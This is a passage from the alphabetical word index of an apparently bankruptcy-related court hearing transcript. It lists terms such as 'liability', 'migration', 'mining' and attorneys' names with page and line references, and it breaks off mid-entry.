21:7,13,15,20 21:25 22:1,7 100:15 108:23 109:5 <b>exist</b> 83:24 84:14 92:19,22 <b>existed</b> 29:24 32:4 48:24 49:16 53:23 74:13,17 109:4 109:7,13 <b>existence</b> 32:11 65:19 <b>existing</b> 40:6 115:14 <b>exists</b> 58:18 89:3 109:8 <b>expect</b> 22:17 62:6 <b>expected</b> 103:10 <b>experience</b> 109:1 <b>explain</b> 49:7 91:14 <b>explained</b> 100:22 <b>explanation</b> 43:4 54:2 <b>explicit</b> 86:4,9 86:12 98:14 99:4,5 <b>explicitly</b> 86:8 <b>exposed</b> 57:25 <b>exposure</b> 29:12 <b>express</b> 83:2 87:17	<b>expressed</b> 104:19 <b>expressly</b> 34:19 57:9,11 57:16 84:1 95:21 <b>extend</b> 107:13 <b>extensive</b> 116:7 <b>extensively</b> 60:7 <b>extent</b> 17:19 27:9 28:24 52:11 61:16 65:1,9 84:16 87:14 93:15 97:16 115:19 <b>extinguish</b> 67:6 <b>extinguished</b> 79:22 <b>extinguishes</b> 104:22 <b>extinguishing</b> 67:15 <b>extinguishm...</b> 65:24 <b>extra</b> 18:7 <b>extreme</b> 64:16 82:16 <b>extrinsic</b> 49:24 50:1,6 58:3,4 61:23 65:1 75:11 85:13,17 85:18,20 87:11 88:6,9 97:24 106:17 116:2,5 116:11,12 117:11	<b>ezra</b> 8:24 <b>f</b> <b>f</b> 1:21 8:3 35:13 35:15 118:1 <b>fabsik</b> 11:5 <b>face</b> 57:4 58:3 58:4 <b>faced</b> 30:15 81:10 <b>facing</b> 32:9,15 32:19,23,24 33:5 39:15 41:18,24 44:15 50:15 51:24 57:24 63:21 69:22 73:9,21 75:18 76:23 77:1,4 79:2 84:1,24 103:8 105:3 106:8,9 110:5 112:4 117:5 <b>fact</b> 17:9 32:23 48:6,8 56:7 57:5,15 58:7 58:25 62:21 72:14 94:15,16 100:13 105:11 106:16 107:16 110:17 <b>facts</b> 64:17 111:8 <b>factual</b> 111:15 <b>fahey</b> 6:11 <b>faith</b> 4:24 6:17 <b>falsely</b> 16:18	<b>familiar</b> 58:12 <b>family</b> 43:8 107:8 109:20 113:16 <b>far</b> 54:2 108:19 <b>faruk</b> 9:6 <b>favor</b> 85:16 116:4 <b>fca</b> 39:5 41:8 41:20,21,22 42:1,1,4,9 49:8 55:2 56:16 67:19 79:6,7 109:22,22 110:18 <b>fcl</b> 40:24 <b>february</b> 1:16 118:25 <b>fee</b> 16:19,19,19 <b>fell</b> 49:14 <b>femke</b> 14:16 <b>ferraro</b> 99:21 <b>fiduciary</b> 39:2 <b>fifteen</b> 35:9 <b>fifth</b> 47:2 <b>figure</b> 31:18 <b>file</b> 16:10 17:6 108:6,12,13 <b>filed</b> 16:12 19:1 33:24 65:3 107:2,21 108:2,17 111:1 <b>filing</b> 107:14 <b>final</b> 104:5 <b>financial</b> 39:13 43:5 53:11,21 53:22 54:9
---	---	--	---

116:8,9 <b>find</b> 18:11 26:14 31:23 45:2,4,17,19 51:2 55:2 66:4 116:1,4 <b>fine</b> 23:12 45:21 46:9 54:24 65:17 81:20 <b>finer</b> 82:19 84:18 <b>finish</b> 32:16 <b>first</b> 25:4 66:19 68:24 69:2,6 71:1 72:13 85:14 86:22 88:6,15,15,16 89:6,10 90:17 92:14 93:15 98:3,8 99:15 <b>fitting</b> 45:9 <b>flaherty</b> 11:6 <b>flannigan</b> 11:7 <b>flip</b> 46:17 <b>florence</b> 11:7 <b>flow</b> 30:19 31:5 69:18 80:10 85:9 <b>flows</b> 27:10 70:1 84:22 85:3 <b>fly</b> 58:2,3 <b>focus</b> 73:3 <b>focused</b> 42:15 44:4	<b>folks</b> 17:3 <b>follow</b> 34:8 83:8 <b>follows</b> 104:17 <b>forbidding</b> 32:18 <b>foregoing</b> 46:22 47:3 71:3 96:15 118:3 <b>form</b> 38:12 <b>formsma</b> 6:12 <b>forrest</b> 6:12 <b>forth</b> 35:23 43:13 56:16 <b>forward</b> 46:15 53:17 82:25 83:6,13,25 84:3,10,15 <b>found</b> 78:10 <b>four</b> 19:21,22 24:7 <b>frankel</b> 6:13 <b>frankly</b> 61:22 <b>fraud</b> 25:12,15 26:7,8,8,11,12 26:13,18,20 28:2,6 31:25 64:12 <b>fraudulent</b> 64:20 <b>free</b> 31:11,16 <b>friends</b> 72:9,10 72:11 <b>frishberg</b> 6:14 <b>front</b> 19:21 107:24 116:20	<b>full</b> 117:10 <b>fully</b> 33:7 62:17 <b>fundamental</b> 58:20 <b>funny</b> 102:3 <b>further</b> 28:18 88:23 <b>future</b> 29:23 29:24  <b>g</b>  <b>g</b> 5:16 16:1 <b>gallagher</b> 6:15 <b>game</b> 101:21 <b>gastelu</b> 6:16 <b>gavryelle</b> 15:5 <b>gay</b> 4:24 6:17 <b>geary</b> 11:9 <b>general</b> 59:23 90:18 <b>generality</b> 46:22 47:3 96:15 <b>generally</b> 23:23 <b>generating</b> 51:23 <b>geoffrey</b> 10:8 <b>george</b> 12:18 14:6 <b>gerd</b> 14:5 <b>getting</b> 61:8 <b>giardiello</b> 6:18 <b>giorgio</b> 9:22 <b>give</b> 21:23 39:22 45:7,16 58:15,17 100:2	<b>given</b> 46:13 86:8 95:10 101:21 117:16 <b>gk8</b> 27:2 31:3,5 31:9,10 63:22 70:3,3 74:13 74:15 76:15 <b>glenn</b> 1:22 <b>go</b> 17:21 21:9 22:9 30:3 32:16 33:12 35:1,21 40:15 42:5 46:15 59:5 64:23 79:21 81:22 82:1 89:20,20 97:13,25 106:13,19 <b>goal</b> 62:7 <b>goes</b> 20:18 36:18 44:10 47:8 <b>going</b> 16:8,22 16:25 22:14 26:21 31:5,6 31:16,22 36:24 37:6 39:14,15 41:25 51:12 59:18 63:3 64:4,6 65:7 80:6,10 81:19 83:3 84:8,24 85:2 88:7,14 88:23 89:8 90:3 97:16 107:4 108:9 110:22,24
--	---	---	---

[going - hold]

Page 17

113:14 117:17 <b>gold</b> 11:11 <b>goldstein</b> 11:12 <b>good</b> 16:4 18:21 20:13 64:3 77:13 82:3 108:8 <b>gordon</b> 11:8 <b>gorrepati</b> 11:13 <b>gosh</b> 11:10 <b>gotcha</b> 78:14 <b>governing</b> 2:3 115:14 <b>government</b> 2:2 <b>governs</b> 90:18 <b>grace</b> 4:6 5:18 <b>graciously</b> 110:12 <b>graham</b> 14:17 <b>grant</b> 90:20 <b>granted</b> 105:16 <b>graubert</b> 11:14 <b>great</b> 34:5 <b>greatest</b> 100:9 <b>greatly</b> 63:11 <b>green</b> 1:13 <b>greg</b> 7:3 <b>gregory</b> 7:5 8:3 <b>ground</b> 85:20 <b>group</b> 72:6,14 <b>guarantee</b> 29:19 67:10 <b>guaranteeing</b> 62:10	<b>guess</b> 29:16 67:20 96:22 101:8 <b>guiney</b> 11:15 <b>gundersen</b> 11:16 <b>guys</b> 72:8 <b>h</b> <b>h</b> 14:1 <b>hadley</b> 3:10 <b>half</b> 90:22 98:4 <b>hamlin</b> 4:9 6:19 <b>handed</b> 66:7 67:16 68:18 69:4 88:8 <b>handful</b> 101:18 110:22 <b>hanging</b> 43:2 <b>happen</b> 86:15 87:5 <b>happened</b> 32:12 39:4 41:17 62:13 75:17 87:4 99:15 <b>happening</b> 84:19 <b>happy</b> 35:1 88:4 99:10 101:10 <b>haqqani</b> 11:17 <b>harman</b> 11:18 <b>harmonious</b> 78:11,12 92:17 94:19	<b>harmoniously</b> 78:18 <b>harmony</b> 72:16 <b>hat</b> 43:2 <b>hatcher</b> 11:19 <b>hate</b> 102:12 <b>haver</b> 24:9 <b>head</b> 26:2,3 99:1 <b>headlong</b> 109:21 <b>heads</b> 60:2 <b>hear</b> 25:9 117:8 <b>heard</b> 25:25 <b>hearing</b> 2:1,1 16:7,9,11,25 18:2,5 100:12 <b>hearings</b> 17:3 100:20 <b>hearsay</b> 100:10 100:23 101:1 <b>heavy</b> 85:18 <b>hegi</b> 11:20 <b>held</b> 38:22 74:7 100:8 <b>helpful</b> 18:8,20 <b>henry</b> 8:18 11:21 <b>heras</b> 8:22 <b>hereof</b> 35:24 <b>herrmann</b> 6:20 <b>hershey</b> 3:22 5:4 6:21 20:9 20:13,14 21:9 21:10,11,18,22 82:2,3,4,11,13	82:23 83:7,9 83:12,18 84:16 85:4,8 86:24 87:8 88:3 89:16,18 90:9 90:16,24 91:20 91:23 92:8,11 92:13 93:1,11 93:13 94:15,22 94:25 95:8,19 96:3,11,21,24 97:2,11,15,23 98:1,25 99:9 100:24 101:3,7 101:15,20 111:19 114:16 116:17 <b>hershey's</b> 109:25 <b>hey</b> 72:8 <b>high</b> 94:23 <b>highlight</b> 40:3 43:14 58:10 105:22 <b>highlighted</b> 115:3 <b>hill</b> 11:22 <b>hirschi</b> 109:15 <b>history</b> 32:6,6 <b>hittelman</b> 11:23 <b>hoax</b> 16:21 17:4 <b>holcomb</b> 6:22 <b>hold</b> 46:17 56:3 58:2 104:9
---	---	--	---

<b>holders</b> 2:5 3:11 19:8,18 22:11 29:11,18 34:15 35:5 51:7 53:6 81:2 82:21 85:6 113:23 <b>holding</b> 80:7,8 <b>holds</b> 92:18 <b>hole</b> 60:14 <b>hon</b> 1:22 <b>honed</b> 86:11 <b>honor</b> 16:4 17:19 18:15 19:2,7,8,16,19 19:23,25 20:3 20:8,13 21:2 21:10,13,19,22 22:2,10,12,22 23:7,16 24:10 24:19 25:16,20 25:21 26:24 27:8 28:5,9,18 28:22 29:1,8 29:22 30:8,21 31:9,17,20,22 32:5 33:11,16 33:19,23 34:5 34:12,25 35:2 35:8,14,16 36:3,11 37:4,9 37:20 38:21,22 39:8,11,19,25 40:11,25 41:10 41:12 42:3,13 42:15 43:19,21 44:2,13 45:7	45:11,22 46:7 46:10,15,19 47:10,14 48:2 48:18 49:20,24 50:2,5,9 51:3,6 51:10 52:14,23 53:1,3 54:1,14 54:14,15,16,18 54:20,21,22,25 55:13,16 56:5 56:13 57:5,15 58:2,5,11,12 58:19,24 59:4 59:5,6,8,16 60:1,6,6 61:6 61:10,11,20,22 62:13,17,21 63:1,9,19,24 64:1,3,12 66:8 66:10 67:11 68:15 70:7,23 74:6,15,25 75:6,15 76:12 76:25 77:16 78:7,9,25 79:16,25 80:19 81:7,16,18,23 81:23 82:3,6,6 82:11,14,23 83:7,12,18 84:5,17,18 85:12,14,24 86:11,25 87:9 87:10 88:3 89:18 90:9,17 90:18 91:21 92:8,22 93:1	93:13 94:8,20 95:8 96:4,12 96:21 97:16,16 97:23 98:2,3 98:25 99:9,11 99:13 100:13 100:24 101:13 101:15,17,18 102:2,8,14 103:5,5,19,24 104:16 105:7 106:1,9,14,15 107:4 108:7,14 109:3,10,14,16 109:19 110:3 110:10,15 111:8,14,22 112:13,17 113:6 114:3 115:7,16,20 116:14,21 117:10,13,14 <b>honor's</b> 78:16 96:24 <b>hook</b> 37:6 <b>hope</b> 45:19 <b>host</b> 34:10 <b>huang</b> 15:5 <b>hudson</b> 3:12 <b>hugh</b> 9:18 <b>hundred</b> 84:9 <b>huong</b> 12:7 <b>hurley</b> 11:24 <b>hybrid</b> 2:1 <b>hyde</b> 2:25 118:3,8	<b>hypothetical</b> 85:7 <b>hypothetically</b> 86:19  <b>i</b>  <b>i.e.</b> 55:11 <b>idea</b> 112:10 <b>identical</b> 36:12 <b>identify</b> 88:24 89:1 <b>identifying</b> 94:4 <b>ignore</b> 94:9 <b>ignored</b> 94:17 <b>iii</b> 90:25 91:9 91:14 <b>illustrates</b> 30:11 59:6 66:1 106:16 <b>imagine</b> 26:21 92:23 <b>immanuel</b> 6:20 <b>implication</b> 110:19 <b>importance</b> 34:25 <b>important</b> 26:23 27:3,17 30:11 32:6 37:22 39:16 41:11 69:21,24 70:13 76:1 78:9,15,20 81:8 92:15 102:18 103:17 <b>importantly</b> 115:18,18
--	---	--	---

<b>impossible</b> 16:22	<b>indirect</b> 59:3	<b>intended</b> 26:14	<b>internal</b> 54:23
<b>improvement</b> 63:12	<b>indirectly</b> 80:21	26:14 51:17,18	<b>internally</b> 54:5
<b>inclination</b> 59:17	<b>indiscernible</b> 48:5 55:11	56:8 68:23,25	102:4
<b>include</b> 24:6	59:25 62:20	71:7 72:3 75:2	<b>interpretation</b> 23:20 58:21
44:24,25 47:15	66:17 76:11	75:7 76:6,19	95:2 101:22
59:2 94:18	81:6 90:24	76:23 79:1	105:10,18
112:23 113:4,4	92:2,11 93:22	102:24 103:8	107:8 115:15
<b>included</b> 58:7	93:23 94:5	113:20 115:23	116:1,3
73:5 79:7	95:1,12 97:5,7	<b>intent</b> 20:17	<b>interpreted</b> 90:13
113:10	97:18,18 98:5	27:12 29:4	<b>interviews</b> 100:20 101:2,4
<b>includes</b> 48:9	98:23 99:10,14	38:8 49:21,21	101:5
48:10 59:13	99:20 104:11	49:21,22,23,25	<b>inure</b> 27:14,14
77:23 83:15	108:1,16,22	50:3,5,13 52:4	<b>inured</b> 30:24
90:5 107:9	<b>indistinguish...</b> 44:18 59:15	69:1 71:15	<b>invested</b> 63:15
109:5 112:1	<b>individual</b> 31:10	87:5,13,14,17	86:23
<b>including</b> 47:6	<b>influence</b> 109:2	91:24 101:12	<b>investigates</b> 17:22
96:18	<b>information</b> 17:20	106:18 113:15	<b>investing</b> 52:2
<b>income</b> 51:23	<b>initial</b> 30:13	116:6	63:20
<b>inconsistent</b> 53:13 54:7,12	105:23	<b>intention</b> 88:21	<b>investment</b> 62:17,22 63:22
61:22	<b>injunction</b> 107:13	104:20	<b>investments</b> 74:7
<b>incur</b> 29:19	<b>insisted</b> 32:22	<b>inter</b> 117:1	<b>investor</b> 22:16
<b>incurred</b> 49:13	36:25	<b>interact</b> 43:7	47:7 70:19
111:11	<b>insolvent</b> 80:16	<b>interacts</b> 77:5	<b>investors</b> 63:17
<b>indemnificat...</b> 29:20 38:15,17	<b>institutional</b> 52:1 75:25	<b>intercompany</b> 28:22,25 29:5	96:19
<b>indemnifying</b> 62:11	112:5	32:3 50:18,21	<b>invitation</b> 72:12
<b>independent</b> 39:1	<b>insulate</b> 93:5,6	51:1,3,8 52:7	<b>invite</b> 72:7,11
<b>indicating</b> 93:24	<b>intend</b> 55:14	52:13 64:13	<b>invoke</b> 17:13
<b>indicia</b> 60:12	75:13 76:7,13	77:6 111:17,19	<b>involve</b> 92:21
	76:18 113:12	111:21,25	<b>involved</b> 17:12
		112:7,8,16	17:13 52:2
		113:10,17	
		116:25 117:6	
		<b>intercreditor</b> 51:11	
		<b>interesting</b> 115:7	



<b>iovine</b> 6:23 <b>ipo</b> 53:17,25 <b>irrelevant</b> 87:19 <b>isaac</b> 12:6 <b>ishmael</b> 4:18 8:20 <b>isolate</b> 108:25 <b>issue</b> 2:4 22:22 25:9 28:9,10 28:21,23,25 29:6,15 31:13 31:17 35:1 42:10 45:13 64:10 77:14 86:11 98:18 103:2,11 105:22 107:2 108:10 112:7 <b>issued</b> 40:22 42:2 <b>issues</b> 23:22 27:20 28:20 55:3 77:10 109:2 <b>issuing</b> 30:6 <b>iteration</b> 48:2 48:7 57:9	<b>janell</b> 11:2 <b>janko</b> 6:24 <b>jankovic</b> 6:24 <b>jaoude</b> 5:3 6:25 <b>jarno</b> 15:1 <b>jasleigh</b> 11:9 <b>jason</b> 6:23 9:13 10:21 12:14 14:19 <b>javier</b> 13:25 <b>jean</b> 12:9 <b>jeffrey</b> 9:9 13:19 <b>jennifer</b> 8:17 <b>jeremy</b> 11:22 <b>jesse</b> 7:12 <b>jessica</b> 10:13 <b>jimmy</b> 8:12 <b>job</b> 100:19 <b>johan</b> 5:19 <b>john</b> 4:15 7:16 10:25 <b>johnson</b> 7:1 <b>joined</b> 22:16 105:14 <b>joint</b> 49:11 <b>jointly</b> 43:9 <b>jon</b> 11:19 <b>jonathan</b> 13:16 <b>jones</b> 4:5 7:2 <b>jordan</b> 34:6 <b>jordyn</b> 4:19 8:1 <b>joseph</b> 7:8 9:14 12:11	<b>josh</b> 4:3 <b>joshua</b> 7:19 <b>judge</b> 1:23 70:18,18 <b>judson</b> 4:8 5:20 <b>julie</b> 11:21 <b>jump</b> 116:20	<b>kirkland</b> 3:3 16:5 64:4 <b>knauth</b> 12:4 <b>knew</b> 89:2 <b>know</b> 16:13 17:2 19:5 20:15 24:6 25:24 29:25 31:18 33:24 37:6 38:13,14 38:14,16 48:6 48:14 58:5 59:23 62:2,4 64:15 67:6,20 70:17,18 71:2 71:10,22,23 72:13,25 73:16 80:1,24 81:21 87:6 89:23,25 89:25 90:2 92:1 98:23,25 99:15 100:16 103:12 109:7 109:16 110:11 110:15 111:18 115:16 117:14 <b>knowledge</b> 107:11 <b>koenig</b> 3:8 4:4 16:3,4,5 17:8 17:19,24 18:10 18:15,19,23 19:1,4 20:21 20:22,22 46:10 46:12,13 64:3 64:4,24 65:15 65:18 66:5,8
<b>j</b> 5:9,17 11:11 12:17 14:4 <b>jack</b> 13:21 <b>jacobs</b> 11:25 <b>james</b> 4:7 6:10 7:21 8:10 12:18,21		<b>k</b> 12:15 13:15 <b>kaczkowski</b> 7:3 <b>kaila</b> 14:24 <b>kaitlyn</b> 11:23 <b>kalin</b> 12:1 <b>kamara</b> 8:20 <b>kaplan</b> 12:2 <b>karen</b> 5:25 <b>karpuk</b> 12:3 <b>katherine</b> 5:11 <b>kathryn</b> 11:16 <b>kaufmann</b> 15:2 <b>keep</b> 76:7 <b>keith</b> 5:1 7:22 9:5 12:19 <b>ken</b> 11:4 <b>kenneth</b> 13:9 <b>kept</b> 94:15,18 <b>kevin</b> 12:16 <b>key</b> 29:15 <b>keyan</b> 14:12 <b>khai</b> 13:10 <b>khosravi</b> 4:10 7:4 <b>kieser</b> 7:5 <b>kind</b> 102:1,14	

[koenig - leblanc]

Page 21

66:10,11,13,18 66:21 67:2,11 67:25 68:2,15 68:20 69:2,6,9 69:12,16 70:5 70:10,13,22 71:15 73:12,19 73:24 74:5,15 74:18,24 75:6 75:15,22 76:12 76:17,25 77:4 77:9,16 78:7 78:25 79:16,22 80:14 81:7,15 81:23 88:8,13 92:15 93:2 101:24 107:5 110:12 <b>kokster</b> 12:5 <b>kotliar</b> 7:6 <b>kroll</b> 85:3 <b>ks</b> 1:25 <b>kwasteniet</b> 4:11 7:7 106:15 108:5 <b>kyle</b> 7:18	75:2 76:2,4,8 81:4 83:3 88:17,18 109:15 117:10 <b>larrabee</b> 12:8 <b>las</b> 8:22 <b>late</b> 81:22 <b>latreille</b> 12:9 <b>lau</b> 7:9 <b>law</b> 38:16 60:19,20 61:1 61:13,16 77:22 77:23,23,23 78:5,5 81:13 86:5 87:19 88:5 90:4,4,5 90:10,11 91:10 92:1 97:18 98:15,15,16,21 98:22 99:8 103:22,23,23 103:24 104:7 104:18,24 106:12 114:16 114:19,21 116:22,22 117:7 <b>lawrence</b> 7:24 11:5 <b>laws</b> 91:5 <b>lawyer</b> 63:7 64:22 71:23 92:23 101:25 107:23 <b>lawyer's</b> 35:15 <b>lawyers</b> 62:18 77:18	<b>layla</b> 7:20 <b>layne</b> 12:10 <b>lazar</b> 7:10 100:19 <b>leading</b> 50:12 <b>leads</b> 52:14 87:12 117:1 <b>leah</b> 4:9 6:19 <b>leave</b> 56:12 72:1,1 <b>leaves</b> 90:6 <b>leblanc</b> 3:15 4:16 19:7,7,16 19:17,22,25 20:6 21:2,3 22:2,2,9,10,11 23:7,16,19 24:10,16,19,23 25:1,16,18,20 26:3,6,12,17 26:23 27:8 28:4,8,17 29:9 29:22 30:4,8 30:21 31:8,13 31:20 32:2,17 33:11,13,19 34:2,5,12,17 35:5,8,10,14 35:21 36:8,11 36:16 37:4,9 37:20 38:7,21 39:1,8,11,19 39:23,25 40:11 40:14,16,25 41:2,10,19 42:3,6,13,18 43:19,21,24	44:1,4,13,25 45:3,7,11,13 45:16,19,22 46:1,3,7,19,24 47:1,17,20,23 48:1,5,18,23 49:2,24 50:2,5 50:9 51:3,6,10 53:5,10 54:20 54:25 56:13,17 59:8,21 60:1 60:16,22 61:10 62:13 63:1,9 63:19 64:2,5 64:14,25 65:7 65:20 67:7,25 68:20 70:1,24 71:10,22 73:4 73:13 75:25 78:2,22 79:5 79:17 80:1 81:3,18,18 85:14 86:12 88:1 92:6 95:6 98:2,13 100:13 100:14 101:16 101:17,18 102:2,8,13,14 102:17 103:19 104:2,5,11,13 104:16 105:7 105:25 106:5,8 106:14,25 108:7,13,17 110:3,10,21 111:6 112:13 112:16,20,22
<b>l</b>			
<b>l</b> 6:12 13:6,9 <b>laboring</b> 22:18 <b>lafayette</b> 10:10 <b>laid</b> 65:2 <b>laila</b> 7:8 <b>lam</b> 12:7 <b>language</b> 24:13 27:12 37:2 42:19 58:25 62:10 74:9			

113:24 114:2,5 114:8,11,13,19 114:21,23 115:1,4,7 117:13 <b>leblanc's</b> 67:18 71:12 79:25 85:5 97:3 <b>lectern</b> 19:4 <b>ledanski</b> 2:25 118:3,8 <b>left</b> 34:24 57:21,22 102:23 <b>legal</b> 2:4 28:10 60:24 75:19 76:1,20 91:5 118:20 <b>lender</b> 113:2 <b>lenders</b> 112:24 <b>lending</b> 48:9 48:10,15,15,17 48:21 74:17,18 77:9 89:11 109:8,18,20 <b>leon</b> 34:18 35:18 <b>leonenko</b> 7:11 <b>letter</b> 115:24 <b>letters</b> 65:20 89:9 108:22 <b>lexington</b> 3:5 <b>lhrfeld</b> 12:11 <b>liabilities</b> 25:7 34:22 36:2,5 39:3 44:16,19 49:14 50:25	58:17 62:8 63:14 65:25 69:23 79:3,22 102:6 111:3,4 111:12 113:3,9 113:12 <b>liability</b> 23:14 24:5,9 25:3,14 26:18,19 27:22 29:12,19 32:22 32:25 33:9,9 37:3,8,10,17 38:6,8 40:10 41:3,9,23 42:2 42:11 43:16,17 44:12,18,22 45:1 49:10,10 49:11 53:13,19 54:4 55:15 56:3 57:10,14 57:17,25 63:4 67:6,15,23,23 70:10 71:17 72:18 73:6 78:24 84:7 86:10 92:4,7 93:9 95:16,17 97:20 102:24 103:18 104:6 105:5,24 110:2 110:6,8,18,20 110:21 <b>liable</b> 22:23 23:11 27:5 28:2,16 30:14 30:16 32:9 36:24 37:1,7	37:19 38:1,1 38:18,19,19 39:15,18 41:21 42:24,25 43:1 43:8,10 45:5 48:8 50:15 59:11,12 62:25 67:1 69:1 70:4 70:6,20,24 71:11,12,14,16 73:9,18,22 74:3,22 75:2,5 75:8,8,13 76:2 76:7,8,14,16 76:17,20,24 78:5,13 79:15 80:12,17 81:1 81:5 83:1,2,3 83:19 84:11 92:25 103:9 107:8 109:11 <b>lie</b> 68:12 <b>light</b> 17:9 34:25 111:24 <b>lily</b> 14:21 <b>limit</b> 25:14 26:9,10,14,16 59:16 68:12 <b>limitation</b> 44:17,19,21 47:6 58:16 70:10 73:6 93:9 95:16 96:18 102:6 <b>limitations</b> 25:6 109:22	<b>limited</b> 42:19 44:7 47:21 55:6 56:3,21 63:3 69:10,17 79:9 91:8 <b>limiting</b> 46:21 47:2 96:14 <b>limits</b> 23:14 26:19 57:17 <b>linda</b> 8:8 <b>lindsay</b> 12:12 <b>line</b> 45:9 47:2 <b>lines</b> 24:7 <b>liquidation</b> 91:1 <b>list</b> 16:20 18:4 18:8,20,25 19:18 21:14,18 21:23 33:23 42:7 99:17,20 101:9 <b>listen</b> 17:3 <b>listening</b> 79:16 <b>listening's</b> 16:13 <b>listing</b> 108:2 <b>lists</b> 21:24 36:19 <b>literally</b> 58:13 <b>litigation</b> 16:7 29:15 108:14 <b>littered</b> 68:5 <b>little</b> 65:7 68:21 72:5 77:19 85:19,21 88:13 101:21 109:6
--	---	--	---

<b>lived</b> 56:23 <b>llc</b> 1:7 26:3 27:23 32:24 33:5,6 34:19 34:20 35:19,25 37:1,11,17,24 37:25 38:5,17 40:7,19 41:15 41:18,20,25 43:18 44:6,7 44:11 50:13,22 51:1,12,19 52:5,8,9,9 56:8 56:19,21 57:19 57:21 60:21 67:2,24 68:3,8 69:12 71:11,16 71:18,20,23,24 72:1 73:2 74:11 75:18,20 76:8,21 77:7 78:5 79:2 83:14 84:24 88:17,22 90:7 90:14 91:9,17 93:19,23,25 95:17 96:1,6,7 96:9 97:6,8 100:1 101:23 102:5,20,23 103:4 105:3 107:21 112:6 116:24 <b>llewellyn</b> 12:6 <b>llp</b> 3:3,10,17 <b>loan</b> 52:1 74:13 74:20 75:25	89:12 112:5,17 113:17 117:1 <b>loans</b> 74:8 77:10 <b>long</b> 20:19 24:7 24:22 37:15 72:25 90:1 96:2 117:14 <b>longer</b> 32:14 32:22 33:8 37:19 38:1,19 39:14,18 40:10 41:9,21 51:24 66:25 67:22 77:1,4,5 81:1,5 83:3 85:25 <b>look</b> 16:25 17:1 22:24 36:3,12 39:11,19,21 47:13,14 50:6 51:9 54:21,22 55:20 58:11 66:2,14 68:17 69:2 78:3,16 88:14 93:14 95:12 98:20 100:6 108:25 <b>looked</b> 24:20 75:12 81:12 109:15 110:11 111:21 <b>looking</b> 28:12 41:11 53:9 56:20 74:25 75:9 91:24 104:9 112:17	<b>loren</b> 11:18 <b>los</b> 12:13 <b>lot</b> 17:2 18:7 23:4 24:15,16 54:9 61:8 62:1 63:9,20 64:5 75:10 94:6 <b>loud</b> 108:1 <b>lu</b> 12:14 <b>lucas</b> 5:2 6:4 6:22 <b>luck</b> 62:25 <b>luis</b> 6:6 <b>luke</b> 13:11 <b>lunch</b> 7:12 <b>m</b> <b>m</b> 7:7 8:15 12:16 15:2 <b>machinsky</b> 25:12 26:1,1 26:22,24 27:1 34:18 35:18 63:10 <b>made</b> 41:18 42:22,23 47:10 49:5 61:22 62:6,22 69:19 74:7,7,20 83:2 87:16 89:21 92:14,16 94:4 97:8 101:21 102:19,21 103:4 107:1 111:24 <b>main</b> 16:6 17:25 55:6 79:9	<b>maintenance</b> 84:20 85:10 <b>make</b> 17:3,5,14 18:6 19:11 21:16 25:10 28:15,19 32:5 34:7 41:22 49:19 63:12 64:18 67:13 70:19,23 71:5 71:11,13,15 75:13 76:1,7 76:19,23 87:10 88:10,21 93:4 93:21,22,23 94:6 95:9 96:4 99:12 101:22 107:4 108:24 111:16 113:13 113:17 <b>makes</b> 55:16 60:9 88:4 92:8 102:11 105:2 <b>making</b> 27:19 33:15 62:14,17 73:13 84:6 103:4 <b>malek</b> 4:10 7:4 <b>malhotra</b> 12:15 <b>manage</b> 51:13 <b>manager</b> 63:2 63:10 <b>manifested</b> 104:20 <b>manus</b> 12:16
---	---	--	--

<b>marc</b> 13:22	<b>mcgarry</b> 7:17	<b>meant</b> 73:1	<b>migrating</b>
<b>maree</b> 12:17	<b>mckuhen</b> 7:18	80:20 94:3	41:14 111:3
<b>maria</b> 10:6	<b>mcnamara</b>	<b>meeting</b> 99:19	<b>migration</b> 40:2
<b>mark</b> 5:21 8:9	12:21,22	<b>melanie</b> 4:20	40:6,8 42:6
12:8,12	<b>mean</b> 26:25	9:4	49:8 51:19
<b>maronpot</b> 7:13	27:1 38:8,18	<b>member</b> 47:7	55:5,18,20,21
<b>marsh</b> 7:14	41:23 56:12	49:18	55:24 62:22
<b>marshall</b> 17:11	59:22 60:22	<b>members</b>	73:14,16,25
17:12	62:2,3 65:24	70:19 96:19	74:2,14,16,19
<b>marshalls</b>	67:1,1 69:16	<b>mendelson</b>	74:22 75:3,14
17:22	71:10 72:2,3	12:23	76:20 77:1,6
<b>martin</b> 1:22	72:25 74:2	<b>mentioned</b>	78:23 79:9
<b>masumoto</b>	75:9 78:18	52:12 92:18	80:7 87:3
7:15	79:3 80:16,17	115:8	99:13,25
<b>material</b>	82:24 89:21	<b>mentions</b> 98:2	101:12 109:6
103:15	91:7 93:1,25	<b>mer</b> 9:6	109:13 110:25
<b>materially</b>	94:9 95:1,21	<b>mere</b> 81:8	111:25 112:4
53:21	95:22 96:7,13	<b>mester</b> 4:3	113:8 114:6
<b>math</b> 71:23	97:8 102:9	7:19 22:15	116:10
101:25,25	103:19 110:3	62:20	<b>milbank</b> 3:10
<b>matt</b> 12:22	110:10 113:24	<b>metaphor</b> 72:6	19:8,17 22:11
<b>matter</b> 1:5	113:24	<b>mg</b> 1:3	<b>milin</b> 13:7
16:14 85:15	<b>meaning</b> 57:22	<b>mia</b> 10:11	<b>milligan</b> 7:20
<b>matters</b> 65:1,9	58:18,18 89:6	<b>michael</b> 5:3,24	<b>mine</b> 61:6,9
<b>matthew</b> 11:11	93:18,20 94:11	6:25 11:14	<b>mineola</b> 118:23
12:20	95:10 97:5	<b>middle</b> 24:3,6	<b>mining</b> 27:2,7
<b>matthews</b>	<b>meaningful</b>	24:21 37:15	27:9 31:3,13
12:18	107:10	44:1 45:10	31:14,15,19
<b>maximum</b>	<b>meaningless</b>	58:16 72:24	48:11,24 52:2
97:20	72:15	90:1 96:2	52:22,25 53:2
<b>mccarrick</b> 4:15	<b>means</b> 29:5	<b>migrate</b> 50:13	53:6,10,18,23
7:16	52:21 58:23	52:5 110:4	63:22 70:2
<b>mccloy</b> 3:10	67:5 73:8 81:4	<b>migrated</b> 27:24	74:24 75:2,4,7
<b>mccormack</b>	93:19 94:2	55:8 56:7	75:13 76:7,11
12:19	96:6,8 97:6	69:23 74:11	85:1,2,5 109:7
<b>mcdermott</b>	109:20	75:21,22 79:12	<b>minus</b> 71:24,25
12:20			

<b>minute</b> 87:2	<b>nathan</b> 14:2,22	83:22,25,25	<b>notice</b> 16:11
<b>minutes</b> 16:10	<b>nathaniel</b>	84:1 86:3,3	17:7 60:9
<b>mira</b> 11:17	12:10	87:4 93:10	66:24
<b>misleading</b>	<b>need</b> 18:17	99:14	<b>notification</b>
53:21	52:11 55:25	<b>nevertheless</b>	40:18,18
<b>misrepresent...</b>	57:7 92:14,16	101:2	<b>notify</b> 40:5
26:20	98:6 105:8,9	<b>new</b> 1:2,14 3:6	<b>notwithstand...</b>
